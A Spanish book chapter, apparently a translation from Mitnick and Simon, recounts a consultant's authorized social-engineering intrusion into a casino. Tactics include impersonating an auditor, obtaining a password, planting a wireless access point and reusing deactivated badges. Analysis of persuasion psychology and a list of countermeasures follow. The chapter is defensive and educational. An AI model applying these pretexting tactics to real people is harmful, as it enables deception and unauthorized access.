> *Crucé la calle hacia el guardia que salía del edificio y me preparé para utilizar mi pregunta favorita para dejar desarmado al otro. Como él se acercaba hacia mí cruzando la calle, lo dejé que me pasara.*

Entonces le dijo: "Perdone, perdone, ¿tiene hora?"

Ése era el plan. "Algo que he notado es que cuando te diriges a las personas de frente, casi siempre están más a la defensiva que si las dejas pasar a tu lado antes de dirigirte a ellas". Mientras el guardia le decía la hora a Whurley, éste lo examinaba en detalle. En la tarjeta de identificación ponía Charlie. "Estando allí, tuve un golpe de suerte. Otro empleado salía y llamó a Charlie por su apodo, Cheesy. Entonces le pregunté a Charlie si tenía que aguantar muchas cosas como ésa *{cheesy* significa "de mala calidad") y él me explicó por qué le habían puesto ese mote".

Entonces Whurley se dirigió hacia la puerta de empleados a paso rápido. Se dice con frecuencia que la mejor defensa es una buena ofensiva y ése era su plan. Cuando llegó a la entrada, donde había visto

antes que los empleados mostraban sus placas, se fue directo al guardia del mostrador y le dijo: "¡Eh! ¿Has visto a Cheesy? Me debe 20 dólares del juego y necesito el dinero para comer algo en el descanso".

Recordando aquél momento, exclama: "¡Uff! Ahí es donde me llevé el primer chasco". Había olvidado que los empleados tienen la comida gratis. Pero no se desalentó por eso; aunque otros que sufran el trastorno de déficit de atención/hiperactividad puedan verlo como un problema, él define su trastorno como "muy pronunciado" y añade que, en consecuencia, "puedo pensar mucho más rápido que el 90 por ciento de la gente que me cruzo". Esa habilidad le resultó muy útil.

> *El guardia dijo: ¿Ypara qué quieres comprar comida?" y soltó una risita entre dientes pero miró con sospecha. Rápidamente dejé escapar: "He quedado con un bomboncito para comer, tío. Está muy buena ". (Este tipo de comentario siempre distrae a los viejos, a los que no guardan la línea y a los que viven con mamá) "¿Qué voy hacer? ".*
>
> *Entonces el guardia contestó: "Lo tienes claro porque Cheesy se ha ido para el resto de la semana",*
>
> *"¡Será...!", exclamé.*

El guardia le hizo un gesto a Whurley (gesto que no se atrevió a mostrar) para preguntarle repentinamente si estaba enamorado.

> *Empecé a enrollarme. Entonces me llevé la sorpresa de mi vida. Nunca me ha pasado nada parecido en lo más mínimo. Se podría atribuir a la habilidad, pero yo creo que fue la pura suerte: el tipo me dio 40 dólares. Me dijo que con 20 no se compra nada decente y que, obviamente, tenía que ser yo el que pagara. Después de cinco minutos de consejos "paternales " y la perorata de cómo le gustaría haber sabido cuando tenía mi edad lo que sabe ahora.*

Whurley se sintió abrumado porque el guardia se había tragado el cuento y le había pagado una cita imaginaria.

Pero las cosas no estaban saliendo tan bien como Whurley pensaba, porque cuando se alejaba, el guardia se dio cuenta de que no le había enseñado la placa de identidad y le dio el alto. "Le dije: 'Está en mi bolsa, perdona'. Y empecé a escarbar entre mis cosas mientras me alejaba de él. Había sido un toque de atención, porque si hubiera insistido en ver la identificación, habría estado en un aprieto".

Whurley había cruzado entonces la entrada de empleados, pero no tenía ni idea de hacia donde ir. No había demasiada gente a la que seguir, entonces se limitó a caminar con seguridad y a tomar notas mentales de las zonas por las que pasaba. No le preocupaba demasiado que lo pararan en ese momento. "Curioso, cómo la psicología del color puede servir de tanta ayuda. Iba de azul, el color de la verdad, e iba vestido como un joven ejecutivo. La mayoría de la gente que se movía por allí llevaba la ropa de trabajo, así que era muy improbable que me preguntaran", explica.

Cuando caminaba por el vestíbulo, se fijó en que una de las salas de monitores era igual que las que había visto en el canal de viajes, una de ésas que hay sobre las salas de juego, sólo que ésta no estaba en las alturas. La sala exterior tenía "el mayor número de videocámaras que jamás había visto en un mismo sitio". Entró a la sala interior e hizo algo especialmente atrevido. "Entré, me aclaré la voz y antes de que alguien me preguntara nada, dije: "Fijaos en la chica de la 23"'.

Todas las pantallas estaban numeradas y, evidentemente, había chicas en casi todas. Los hombres se arremolinaron en torno a la pantalla 23 y empezaron a discutir sobre qué estaría tramando la chica, lo que Whurley pensó que generaba bastante paranoia. La situación se prolongó unos 15 minutos y, mientras tanto, Whurley pensaba que ese trabajo sería perfecto para cualquiera que tuviera tendencia al voyeurismo.

Cuando se preparaba para salir, anunció: "¡Ah! Me he metido tanto en la situación que casi se me olvida presentarme. Soy Walter, estoy con Auditoría Interna. Me acaban de contratar para el departamento de Dan Moore", dijo utilizando el nombre del director de Auditoría Interna que había obtenido en una de sus conversaciones. "Nunca he estado en este centro y estoy un poco perdido. ¿Podrían decirme cómo llegar a las oficinas de administración?"

Aquella gente estaba más que dispuesta a librarse de un ejecutivo entrometido y deseosos de ayudar a "Walter" a encontrar las oficinas que buscaba. Whurley salió en la dirección que le indicaban. Al ver que no había nadie a la vista, decidió husmear un poco y encontró una pequeña sala para los descansos donde había una mujer leyendo una revista. "Era Megan, una chica encantadora. Hablamos unos minutos. Entonces dice ella: "¡Ah! Si estás en Auditoría Interna, yo tengo que llevar allí algunas cosas'". Resultó que Megan tenía dos tarjetas de identificación, algunos informes internos y una caja de papeles que pertenecían a la oficina de Auditoría Interna del edificio central. Whurley se alegró de saber que ya tenía tarjeta.

No es que la gente mire las fotos de las tarjetas de identificación con mucho detenimiento, pero tuvo la precaución de darle la vuelta para que se viera el reverso.

> *Cuando me iba, vi una oficina abierta y vacía. Tenía dos puertos de red, pero no sé si están o no activos a simple vista. Así que volví donde estaba Megan sentada y le dije que había olvidado decirle que yo tenía que echar un vistazo a su sistema y al de la oficina del jefe. Ella, muy amablemente, accedió y me dejó sentarme en su escritorio.*
>
> *Me dio su contraseña cuando se la pedí y después se fue al baño. Le dije que iba a añadir un "monitor de seguridad de la red" y le mostré el punto de acceso inalámbrico. Ella contestó: "Como tú veas. La verdad es que yo no sé mucho de eso ".*

Mientras ella estaba fuera, él instaló el punto de acceso inalámbrico y reinició el ordenador. Entonces se dio cuenta que él tenía una unidad flash USB (bus serie universal) de 256MB en el llavero y acceso total al ordenador de Megan. "Empecé a navegar por su disco duro y encontré un montón de material interesante". Resultó que Megan era la secretaria de dirección de todos los directivos y que tenía organizados sus archivos por nombre, "todo bien bonito y ordenado". Tomó una foto de él mismo sentado en la oficina principal de administración, con la función de fecha y hora activada. Unos minutos después, Megan volvió y él pidió algunas direcciones del Centro de Operaciones de Red (COR).

Entonces se metió "en un lío gordo". Lo cuenta así: "Para empezar, la sala de redes estaba señalizada... y eso era bueno. Sin embargo, la puerta estaba cerrada con llave". No tenía placa de identificación que le permitiera el acceso, así que probó llamando.

> *Un señor se acercó a la puerta y le conté la misma historia que estaba utilizando: "Hola, soy Walter de la Auditoría Interna y bla, bla, bla". Con la excepción de que yo no sabía que su jefe, el director de informática, estaba en la oficina. Entonces el hombre de la puerta me dijo: "Tengo que consultarlo con Richard. Espera aquí un segundo ".*
>
> *Se dio la vuelta y pidió a otro que llamara a Richard y le dijera que había alguien en la puerta "que decía" que era de la Auditoría Interna. Unos momentos después, me pillaron. Richard me preguntó con quién estaba, dónde estaba mi placa y otra media docena de preguntas en rápida sucesión. Entonces dice: "¿Por qué no vienes a mi oficina mientras llamo a la Auditoría Interna y aclaramos esto?"*

Whurley pensó: "Este tipo me ha pillado por completo". Pero, entonces: "Pensando muy rápido, le dije: 'Me has pillado' y le di la mano. 'Mi nombre es Whurley'. Y le saqué de mi bolsa una tarjeta de presentación. Le dije que llevaba dos horas merodeando por las entrañas del casino y que ni una sola persona me había detenido y que él había sido el primero y que probablemente saldría muy bien parado en mi informe. Entonces añadí: 'Vamos a su oficina para que pueda llamar y sepa que todo es auténtico. Además, tengo que seguir y decirle a Martha, que está al cargo de esta operación, un par de cosas que he visto por aquí'".

Para ser una táctica improvisada salió perfectamente. La situación cambió por completo. Richard comenzó a preguntar a Whurley sobre las cosas que había visto, los nombres de la gente, etc. y después le explicó qué el mismo había hecho un poco de auditoría en un intento de aumentar el presupuesto de seguridad con el fin de que el COR fuera más seguro, con "biométrica y esas cosas". Y sugirió que quizás le podría ayudar a conseguir su objetivo facilitándole parte de su información.

Ya era la hora de la comida. Whurley aprovechó la oportunidad para proponerle que lo hablaran durante la comida, a Richard le pareció una buena idea y juntos se fueron hacia la cafetería de la plantilla. "Observen que todavía no habíamos llamado a nadie, así que le sugerí que hiciera la llamada y él contestó: 'Tienes una tarjeta, sé quién eres'". Comieron juntos en la cafetería, donde Whurley tuvo la comida gratis e hizo un nuevo "amigo".

"Me preguntó qué formación tenía en redes y empezamos a hablarxlel AS400s sobre el que funcionaba todo en el casino. El hecho de que las cosas acontecieran así se puede describir con dos palabras: de miedo". De miedo porque aquel hombre era el Director del Departamento de Informática, responsable de la seguridad del sistema, y estaba compartiendo todo tipo de información interna y privilegiada con Whurley a pesar de no haber dado ni el paso más básico para comprobar su identidad.

Comentando este hecho, Whurley observa que los "cargos intermedios nunca quieren llamar la atención. Como muchos de nosotros, nunca quieren equivocarse ni que les pillen en un error obvio. Conocer cómo piensan puede ser una ventaja enorme". Después de la comida, Richard acompañó a Whurley de vuelta al COR.

"Cuando entramos me presentó a Larry, el administrador de sistemas principal del AS400s. Le explicó a Larry que iba a "rajar" de ellos en una auditoría unos días después y que había comido conmigo y que me había convencido para hacer una auditoría preliminar y ahorrarles que pasaran un rato amargo" cuando llegara el momento de la auditoría real. Entonces, Whurley pasó algunos minutos con Larry, mientras éste le hacía un repaso de los sistemas, lo que le sirvió para recabar más información útil para su informe; por ejemplo, que el COR almacenaba y procesaba todos los datos acumulados de la totalidad del grupo de centros turísticos.

> *Le dije que para ayudarle más rápido me sería útil tener un diagrama de la red, Listas de Control de Acceso de cortafuegos, etc. Y me lo dio todo después de llamar a Richard para que diera su aprobación. Pensé: "Bien hecho".*

De pronto, Whurley recordó que había dejado el punto de acceso inalámbrico en las oficinas administrativas. A pesar de que la probabilidad de que lo pillaran había caído en picado desde que había establecido relación con Richard, le explicó a Larry que necesitaba volver para quitar el punto de acceso que había dejado. "Para hacerlo necesitaría una tarjeta y poder así volver al COR y entrar y salir cuando quiera". Larry se mostró un poco reticente a hacerlo, así que Whurley le recomendó que llamara a Richard de nuevo. Lo llamó y le dijo que el visitante quería que le emitieran una tarjeta; pero Richard tuvo una idea mejor todavía. Algunos empleados habían salido recientemente de la empresa, sus placas estaban en el COR y nadie había encontrado el momento de desactivarlas, "podría utilizar una de ésas".

Whurley volvió a las explicaciones de Larry sobre los sistemas y la descripción de las medidas de seguridad que habían tomado recientemente. Entró una llamada para Larry, era su esposa, aparentemente enfadada y disgustada por algún motivo. Whurley se agarró bien a esta situación volátil al darse cuenta de que podía sacar beneficio. Larry dijo a su esposa: "Escucha, no puedo hablar ahora. Tengo a alguien en la oficina". Whurley hizo un gesto indicando a Larry que pusiera en espera a su esposa un segundo y después le ofreció consejo sobre lo importante que era para él tratar el problema con su esposa. Y se prestó a tomar una de las tarjetas si Larry le mostraba dónde estaban.

"Así que Larry me acompañó al archivador, abrió un cajón y dijo 'elige una de ésas'. Entonces volvió a su mesa y volvió al teléfono. Me fijé en que no había hoja de salida ni un registro de los números de placa, así que quedé con dos de las varias que había allí". Ahora tenía una placa, pero no una cualquiera, sino una que le daba acceso al COR a cualquier hora.

A continuación, Whurley dio la vuelta para visitar a su nueva amiga, Megan, recuperar su punto de acceso inalámbrico y ver qué más podía averiguar. Y podía tomarse su tiempo.

> *Pensé que no importaría el tiempo que me tomara porque Larry estaría en el teléfono con su esposa y estaría distraído mucho tiempo sin darse cuenta. Puse en marcha el cronómetro* ***del***

teléfono para que contara hacia atrás veinte minutos, tiempo suficiente para explorar un poco sin despertar más desconfianza en Larry, que parecía sospechar algo.

Cualquiera que haya trabajado alguna vez en un departamento de informática sabrá que las tarjetas de identificación están vinculadas a un sistema informático; teniendo acceso al PC adecuado, se puede ampliar el acceso a cualquier lugar del edificio. Whurley esperaba descubrir el ordenador desde el que se controlaban los privilegios de acceso de las tarjetas para poder modificar el acceso de las dos que tenía. Caminó por los pasillos buscando en las oficinas el sistema de control de las tarjetas. Pero resultó más difícil de lo que había pensado. Se sintió frustrado y bloqueado.

Optó por preguntar a alguien y se decidió por el guardia que había sido tan amable en la entrada de los empleados. Para entonces, ya lo había visto mucha gente con Richard, de modo que las sospechas eran casi inexistentes. Whurley se dirigió al guardia, el primo que necesitaba, y le dijo que tenía que ver el sistema de control de acceso al edificio. El guardia ni siquiera le preguntó para qué. No había ningún problema. Le dijo exactamente dónde encontraría lo que buscaba.

"Localicé el sistema de control y me acerqué al pequeño armario de red donde se encontraba. Allí encontré un PC en el suelo con la lista de las placas de identificación ya abierta. No había salvapantallas, ni contraseña, nada que me obstaculizara la tarea". Desde su punto de vista, era lo típico. "La gente tiene la mentalidad de 'ojos que no ven, corazón que no siente'. Creen que si un sistema como éste está en un área de acceso controlada, no hay necesidad de ser diligente y proteger el ordenador".

Además de asignarse a sí mismo acceso a todas las áreas, había algo más que quería hacer:

Sólo por diversión, pensé que debía tener una placa extra, asignarle algunos privilegios de acceso, cambiarle el nombre y, después, cambiársela a algún empleado que merodeara por el casino, ayudándome, sin saberlo, a embarrar los registros de auditoría. ¿A quién elegiría? A Megan, por supuesto, sería fácil

cambiar la placa con ella. Todo lo que tenía que hacer era decirle que necesitaba su ayuda para la auditoría.

Cuando Whurley entró, Megan estuvo tan simpática como siempre. Él le explicó que ya había terminado la prueba y que necesitaba retirar su equipo. Entonces le dijo que necesitaba su ayuda. "La mayoría de los ingenieros sociales estarán de acuerdo en que la gente está demasiado dispuesta a ayudar". Necesitaba ver la placa de Megan para verificarla con la lista que tenía. Unos minutos después, Megan tenía una placa que enredaría las cosas más todavía, mientras Whurley tenía la placa de la chica más la que lo identificaría a él en los registros como directivo.

Cuando Whurley volvió a la oficina de Larry, éste, consternado, estaba acabando de hablar con su esposa. Finalmente colgó y estuvo listo para continuar su conversación. Whurley le pidió que le explicara detenidamente los diagramas de la red, pero después lo interrumpió y, para desarmarlo, le preguntó cómo iban las cosas con su esposa. Los dos hombres pasaron cerca de dos horas hablando del matrimonio y otras cosas de la vida.

Al final de nuestra conversación, yo estaba seguro de que Larry ya no me causaría ningún problema. Entonces, le expliqué que en mi portátil tenía programas especiales para auditorías que necesitaba utilizar con la red. Como normalmente tengo lo último en equipos, es fácil conectar mi portátil a la red porque no hay ningún aficionado a la informática en el planeta que no quiera verlo en marcha.

Después de un rato, Larry se apartó para hacer algunas llamadas y atender otros asuntos. Whurley, al que habían dejado solo, exploró la red y pudo comprometer varios sistemas, tanto en las máquinas de Windows, como en Linux, a causa de una deficiente gestión de contraseñas, y después pasó casi dos horas comenzando y deteniendo copias de información de la red e, incluso, pasando algunas cosas a un DVD, "sobre el que nunca preguntaron".

Después de haber terminado con eso, pensé que sería divertido, y útil, intentar algo más. Me acerqué a cada una de las personas

> *con las que había estado en contacto y algunas de las que me habían visto brevemente con otras personas y les dije alguna variante de: "Bien, ya he terminado. ¿Me harías un favor? Me gustaría llevarme fotos de toda la gente y de los lugares en los que he trabajado. ¿Te importaría hacerte una foto conmigo?" Y resultó sorprendentemente fácil.*

Algunos hasta se ofrecieron a hacerle fotos a él con otras personas de oficinas cercanas. Además, consiguió tarjetas de identificación, diagramas de la red y acceso a la red del casino. Y tenía fotos para probarlo todo.

En la reunión de revisión, el jefe de Auditoría Interna se quejó de que Whurley no tenía derecho a intentar acceder a los sistemas físicamente porque "no iba a ser así como los atacaran". También dijeron a Whurley que lo que hizo rayaba en lo "ilegal" y que el cliente no había apreciado en absoluto sus acciones.

Whurley explica:

> *¿Por qué pensó el casino que lo que hice era injusto? La respuesta era simple. Yo nunca había trabajado antes con casinos, no comprendía completamente el reglamento [al que se atienen]. Mi informe podía provocar que los auditara la Comisión de Juego, lo cual podría tener repercusiones económicas.*

Le pagaron la totalidad, así que no le importó demasiado. Le habría gustado dejar una mejor impresión, pero percibía que, por el contrario, su cliente odiaba el planteamiento del proyecto y pensaba que era injusto para la empresa y los empleados. "Dejaron muy claro que no querían volver a verme por allí".

Nunca le había pasado algo así; por lo general, los clientes agradecían los resultados de sus auditorías y los veía como lo que él llama "acontecimientos de mini equipos rojos o juegos de guerra", en el sentido de que les parecía bien que los pusiera a prueba utilizando los mismos métodos que un *hacker* hostil o un ingeniero social probarían.

"Los clientes casi siempre gozan con el proyecto. Y yo también, hasta este momento de mi carrera".

En líneas generales, Whurley considera la experiencia en Las Vegas como un éxito en la parte experimental, pero un desastre en la parte de relaciones con el cliente. "Probablemente no vuelva a trabajar en Las Vegas", lamenta.

Quién sabe si la Comisión de Juego necesita los servicios de consultoría de un *hacker* técnico que ya conozca los entresijos de un casino.

DILUCIDACIÓN

Brad Sagarin, doctor en psicología social y autor de un estudio de la persuasión, describe las armas con que cuenta un ingeniero social así: "No hay nada mágico en la ingeniería social. El ingeniero social emplea las mismas técnicas de persuasión que utilizamos todos los demás a diario. Adquirimos normas. Intentamos ganar credibilidad. Exigimos obligaciones recíprocas. Pero el ingeniero social aplica estas técnicas de una forma manipuladora, engañosa y muy poco ética, a menudo con efectos devastadores".

Pedimos al Dr. Sagarin que nos describiera los principios psicológicos en los que se fundamentan las tácticas más comunes de los ingenieros sociales. En una serie de casos, acompañó su explicación con un ejemplo extraído de las historias del anterior libro de Mitnick y Simón, *The Art of Deception* (Wiley Publishing, Inc., 2002) para ilustrar una táctica concreta.

Cada punto comienza con una explicación informal y no científica del principio y un ejemplo.

Los rasgos de un rol

El ingeniero social exhibe algunas características de conducta del papel que interpreta. Muchos de nosotros tendemos a completar las lagunas de información cuando sólo recibimos algunas características de

un rol, por ejemplo, si vemos a un hombre vestido de ejecutivo, suponemos que es inteligente, centrado y de confianza.

Ejemplo. Cuando Whurley entró en la sala de cámaras de circuito cerrado, vestía como un ejecutivo, hablaba con autoridad de mando y emitió lo que la gente de la sala interpretó como una orden de acción. Asumió satisfactoriamente los rasgos de un director o ejecutivo del casino.

En prácticamente todos los ataques de ingeniería social, el atacante utiliza los rasgos (que pueden ser de actitud, de comportamiento, de apariencia, del habla, etc.) de un rol para que el blanco infiera el resto de características del rol y actúe en consonancia. El rol que desempeñe podría ser el de técnico de informática, cliente, recién contratado o cualquier otro que normalmente induzca a la víctima a responder a una petición. Algunos trucos comunes incluyen la mención del nombre del jefe de la persona a la que se dirige el engaño, el nombre de otros empleados, el uso de la terminología o jerga de la empresa o del sector, etc. Para los ataques en persona, la vestimenta, las joyas (un pin de la empresa, un reloj de pulsera de atleta, un bolígrafo caro, un anillo de algún colegio) o el acicalamiento (por ejemplo, el corte de pelo) también son rasgos que infieren la credibilidad del rol que está representando el atacante. La fuerza de este método nace del hecho de que una vez que aceptamos a alguien en su rol (de ejecutivo, cliente, colega), extraemos conclusiones y atribuimos otras características (un ejecutivo es rico y poderoso, un desarrollador de software entiende de tecnología, pero quizás se sienta incómodo entre la gente, un colega de trabajo es de confianza).

¿Cuánta información hace falta hasta que la gente empiece a extraer conclusiones? No demasiada.

Credibilidad

Establecer la credibilidad constituye el primer paso en la mayoría de los ataques de ingeniería social, la piedra angular para todo lo que vendrá a continuación.

Ejemplo. Whurley propuso a Richard, un alto cargo en informática, ir a comer juntos, sabiendo que el hecho de que lo vieran con Richard definiría inmediatamente su credibilidad entre todos los empleados que los vieran.

Dr. Sagarin identificó tres métodos citados en *The Art of Deception* a los que recurren los ingenieros sociales para construir su credibilidad. En un método, el atacante dice algo que parece ir en contra de su interés personal, como encontramos en el Capítulo 8 de *The Art of Deception* en la sección "One Simple Cali" ("una simple llamada"), cuando el atacante le dice a su víctima: "Ahora, escribe tu contraseña pero no me la digas. Nunca debes decirle a nadie tu contraseña, ni siquiera a la gente del servicio técnico". Parece una declaración de una persona digna de confianza.

En el segundo método, el atacante advierte a la víctima de algo que (sin que la víctima lo sepa) ha provocado el propio atacante. Por ejemplo, en la sección "The Network Outage" ("el apagón de la red") del Capítulo 5 de *The Art of Deception*, el atacante explica que la conexión de la red podría fallar. A continuación, provoca que la víctima pierda su conexión; lo que, para la víctima, da credibilidad al atacante.

Esta táctica de predicción suele combinarse con el tercero de estos métodos, en el que el atacante "confirma" que merece credibilidad ayudando a la víctima a solventar un problema. Así ocurrió en "The Network Outage", cuando el atacante primero advierte que se podría apagar la red, después provoca el fallo de la conexión, como había predicho, y después de restaurada la conexión se atribuye la solución del problema, de modo que la víctima confía en el atacante y, además, está agradecida.

Causar que el objetivo adopte un rol

El ingeniero social manipula a otra persona para que adopte un rol alternativo, como provocar que la sumisión torne en agresividad.

Ejemplo. Whurley, en la conversación con Lenore, adoptó la actitud de una persona que necesita ayuda (acababa de romper con su

novia, se acababa de mudar y necesitaba trabajo) con el fin de que ella adopte el papel de la persona que ofrece esa ayuda.

En su forma más común, el ingeniero social hace que su objetivo tome un papel de colaboración. Una vez que una persona ha aceptado ese papel, le resultará incómodo o difícil retroceder y negar la ayuda.

Un ingeniero social astuto intentará averiguar con qué rol se sentiría a gusto la víctima. Entonces, manipulará la conversación para atribuir a la persona ese papel; como hizo Whurley con Lenore y con Megan, cuando intuyó que ambas se sentirían cómodas prestando ayuda. Es muy probable que la gente acepte roles positivos y que les hagan sentir bien.

Desviar la atención del pensamiento sistemático

Los psicólogos sociales han determinado que los seres humanos procesan la información entrante de dos formas, que han calificado como sistemática y heurística.

Ejemplo. Cuando un director necesitaba abordar una situación difícil con su esposa que está disgustada, Whurley aprovechó el estado emocional y la distracción del hombre para hacerle una petición que le facilitó una tarjeta auténtica de empleado.

El Dr. Sagarin explica: "Cuando procesamos la información sistemáticamente, pensamos con detenimiento y de forma racional una petición antes de tomar una decisión. Por el contrario, si la procesamos heurísticamente, tomamos atajos mentales para tomar las decisiones. Por ejemplo, podemos acceder a una petición en función de quién afirma ser el que hace la petición, en lugar de fijarnos en la confidencialidad de la información que ha solicitado. Intentamos funcionar en el modo sistemático cuando el tema es importante para nosotros. Pero la presión del tiempo, la distracción o una emoción fuerte nos hace cambiar al modo heurístico".

Nos gusta pensar que normalmente trabajamos de forma racional y lógica, tomando decisiones basadas en los hechos. Gregory Neidert, doctor en psicología, afirma: "los humanos dejamos el cerebro ocioso en

el 90 ó 95 por ciento de los casos".[22] Los ingenieros sociales intentan aprovechar esta característica utilizando diferentes métodos de influencia para obligar a sus víctimas a abandonar el modo sistemático, conscientes de que es mucho menos probable que la gente que trabaja en modo heurístico tenga acceso a sus defensas psicológicas; es menos probable que desconfíen, hagan preguntas o presenten objeciones a un atacante.

Los ingenieros sociales quieren dirigirse a personas que estén en modo heurístico y hacer que continúen así. Una táctica consiste en llamar a alguien cinco minutos antes de que acabe la jornada de trabajo, contando con que la ansiedad por salir a su hora de la oficina haga que la víctima acceda a una petición que, de otra forma, se habría cuestionado.

El impulso de la conformidad

Los ingenieros sociales crean un impulso de conformidad realizando una serie de peticiones, comenzando por las inofensivas.

Ejemplo. El Dr. Sagarin cita la historia "CreditChex"del Capítulo 1 de The Art of Deception, *en el que el atacante entierro entre una serie de preguntas inofensivas, la pregunta clave, información confidencial sobre el número de identificación de la agencia de compensaciones del banco, que se utilizaba como contraseña para verificar la identidad por teléfono. Algunas de las preguntas iniciales parecen inofensivas y eso sitúa a la víctima en un entorno propicio para tratar la información más delicada como inofensiva también.*

Richard Levinson, guionista y productor de televisión, construyó en torno a esta idea la táctica que utilizaba su personaje más famoso, Colombo, interpretado por Peter Falk. A los espectadores les entusiasmaba saber que justo cuando el detective se marchaba ya y el sospechoso bajaba la guardia, satisfecho por haber engañado al detective, Colombo se detenía y lanzaba una última pregunta, la pregunta clave que

---

La observación del psicólogo Neidert puede encontrarse en Internet (en inglés) en wwwl .chaprr^edu/cornm/comrrVfaculty/tto

había estado trabajando durante toda la conversación. Los ingenieros sociales utilizan con frecuencia la táctica de "una cosa más..."

El deseo de ayudar

Los psicólogos han identificado muchos beneficios que recibe la gente cuando ayuda a otras personas. Ayudar nos puede hacer sentir que tenemos el poder. Nos puede hacer salir del mal humor. Nos puede hacer sentirnos bien con nosotros mismos. Los ingenieros sociales encuentran muchas formas de aprovechar nuestra inclinación a prestar ayuda.

Ejemplo. Cuando Whurley se presentó en la entrada de empleados del casino, el guardia se creyó la historia de invitar a comer a un "bombón", le prestó dinero para la cita, le dio algunos consejos sobre cómo tratar a una mujer y no insistió cuando Whurley se fue sin haberle mostrado la placa de identificación de los empleados.

El Dr. Sagarin comenta: "Como los ingenieros sociales suelen elegir a gente que no es consciente del valor de la información que están facilitando, puede parecer que la ayuda comporta un bajo coste para el que ayuda. (¿Cuánto trabajo supone hacer una consulta rápida en la base de datos para el pobre que está al otro lado del teléfono?)".

Atribución

La atribución significa la forma en que la gente explica su propia conducta y la de otras personas. Un objetivo del ingeniero social es conseguir que la víctima se atribuya determinadas características, como son la pericia, la honradez, la credibilidad o la facilidad para resultar simpático.

Ejemplo. El Dr. Sagarin cita la historia, "The Promotion Seeker" (el que ambiciona un ascenso) del Capítulo 10 de The Art of Deception. *El atacante deja pasar un rato merodeando por el vestíbulo antes de pedir acceso a la sala de conferencias, disipando todas las sospechosas porque la gente supone que un intruso no se atrevería a perder el tiempo innecesariamente en un lugar en el que le pueden pillar.*

Un ingeniero social puede acercarse a un recepcionista, poner un billete de cinco dólares en el mostrador y decir algo así como: "Me he encontrado esto en el suelo. ¿Ha dicho alguien que ha perdido dinero?" De este modo, el recepcionista atribuirá al ingeniero social las cualidades de la franqueza y la honradez.

Si vemos a un señor sosteniendo la puerta para que pase una señora mayor, pensamos que está siendo educado; si la mujer es joven y atractiva, probablemente le atribuyamos rasgos muy diferentes.

Ganarse la simpatía

Los ingenieros sociales se aprovechan con frecuencia del hecho de que todos tenemos más probabilidad de decir que sí a peticiones de gente que nos cae bien.

Ejemplo. Whurley pudo utilizar información muy útil que le proporcionó Lenore, la chica que conoció en el gimnasio, en parte utilizando "lectura en frío" para evaluar sus reacciones y ajusfando continuamente sus observaciones a las cosas que ella iba respondiendo. Eso le hizo a ella pensar que compartían gustos e intereses similares ("¡Yo también!"). La impresión que ella tenía de estar cayéndole bien la indujo a ser más abierta y compartir la información que él quería.

A todos nos gustan las personas que son como nosotros, que tengan, por ejemplo, los mismos intereses profesionales, una educación similar y las mismas aficiones personales. El ingeniero social investigará con frecuencia la historia de su víctima y se preparará para fingir interés en cosas que gustan a su víctima: la vela o el tenis, aviones históricos, coleccionar armas antiguas o cualquier otra cosa. Los ingenieros sociales también pueden ganarse simpatías con cumplidos y halagos y los que sean físicamente atractivos también pueden explotar esta cualidad.

Otra táctica es mencionar de pasada los nombres de personas que la víctima conoce y aprecia. En este caso, lo que desea el atacante es que lo consideren parte de un grupo reducido dentro de la organización. Los *hackers* también utilizan los halagos y cumplidos para acariciar el ego de la víctima o eligen como objetivo a personas de una organización que hayan sido recompensadas recientemente por algún logro. La exaltación

del ego puede empujar a una víctima desprevenida a adoptar el papel de colaborador.

Miedo

Un ingeniero social hará a veces creer a su víctima que algo horrible está a punto de pasar, pero que el desastre inminente puede evitarse si la víctima sigue las instrucciones del atacante. De esta forma, el atacante se sirve del miedo como arma.

Ejemplo. En la sección "The Emergency Patch " ("el parche de emergencia"), del capítulo 12 de The Art of Deception, *el ingeniero social asusta a su víctima con la amenaza de que la víctima perderá datos muy importantes a menos que acepte instalar un "parche" de emergencia en el servidor de la base de datos de la empresa. El miedo hace a la víctima vulnerable a la "solución " del ingeniero social.*

Los ataques basados en el estatus suelen servirse del miedo. Un ingeniero social que se haga pasar por directivo de una empresa puede dirigirse a una secretaria o a un empleado de menor rango con la exigencia de "urgente" y con la insinuación de que el subalterno podría tener problemas o, incluso, ser despedido si no cumple la orden.

Reactancia

La reactancia psicológica es la reacción negativa que experimentamos cuando sentimos que nos han arrebatado nuestra capacidad de elección y nuestras libertades. Cuando nos encontramos sumidos en la reactancia, perdemos el sentido de la perspectiva porque nuestro deseo de recuperar lo que hemos perdido lo eclipsa todo.

Ejemplo. Dos historias de The Art of Deception *ilustran el poder de la reactancia, una basada en las amenazas de la pérdida de acceso a la información, la otra a la pérdida de acceso a recursos informáticos.*

En un ataque típico basado en la reactancia, el atacante comunica al objetivo que no tendrá acceso a los archivos informáticos durante un tiempo y menciona el periodo en el que no podrá hacerlo bajo ninguna circunstancia. "No va a poder acceder a sus archivos durante las dos

próximas semanas, pero haremos todo lo posible para garantizar que no sea ni un día más". Cuando la víctima se pone emocional, el atacante le ofrece ayuda para restaurar los archivos con mayor rapidez, todo lo que necesita es el nombre de usuario y la contraseña. La víctima, aliviada ante la posibilidad de evitar la pérdida, suele acceder gustosa.

La otra cara de la moneda, la reacción positiva, se consigue utilizando el principio de la urgencia para coaccionar a la víctima a que persiga un beneficio prometido. En una de las versiones, se lleva a las víctimas a un sitio Web donde se puede robar su información de inicio de sesión o los datos de su tarjeta de crédito. ¿Cómo reaccionaría ante un correo electrónico que promete el último modelo de Apple iPod por 200 dólares a los 1000 primeros visitantes de un determinado sitio Web? ¿Visitaría la página y se registraría para comprar uno? Y, ¿cuando se registra con una dirección de correo electrónico y elige una contraseña, elegiría la que utiliza en todos los demás sitios?

CONTRAMEDIDAS

Para mitigar los ataques de ingeniería social se requiere una serie de esfuerzos coordinados:

- Desarrollar protocolos de seguridad claros y concisos que se apliquen sistemáticamente en toda la organización.
- Desarrollar planes de formación para concienciar sobre la seguridad.
- Desarrollar normas sencillas que definan qué información es confidencial.
- Desarrollar una norma sencilla que establezca que siempre que alguien solicite una acción restringida (es decir, una acción que implique la interacción con equipo informático de la que no se conozcan las consecuencias), habrá que comprobar la identidad del solicitante de acuerdo con la política de la empresa.

- Desarrollar una política de clasificación de datos
- Formar a los empleados para que sepan oponer resistencia a los ataques de ingeniería social.
- Poner a prueba la susceptibilidad de los empleados a los ataques de ingeniería social mediante una evaluación de la seguridad.

El aspecto más importante del programa requiere que se establezcan protocolos de seguridad adecuados y, seguidamente, motivar a los empleados a actuar en consecuencia. En la siguiente sección se destacan algunos puntos básicos que deben tenerse en cuenta en el diseño de los programas y en la formación para hacer frente a la amenaza de la ingeniería social.

Directrices para la formación

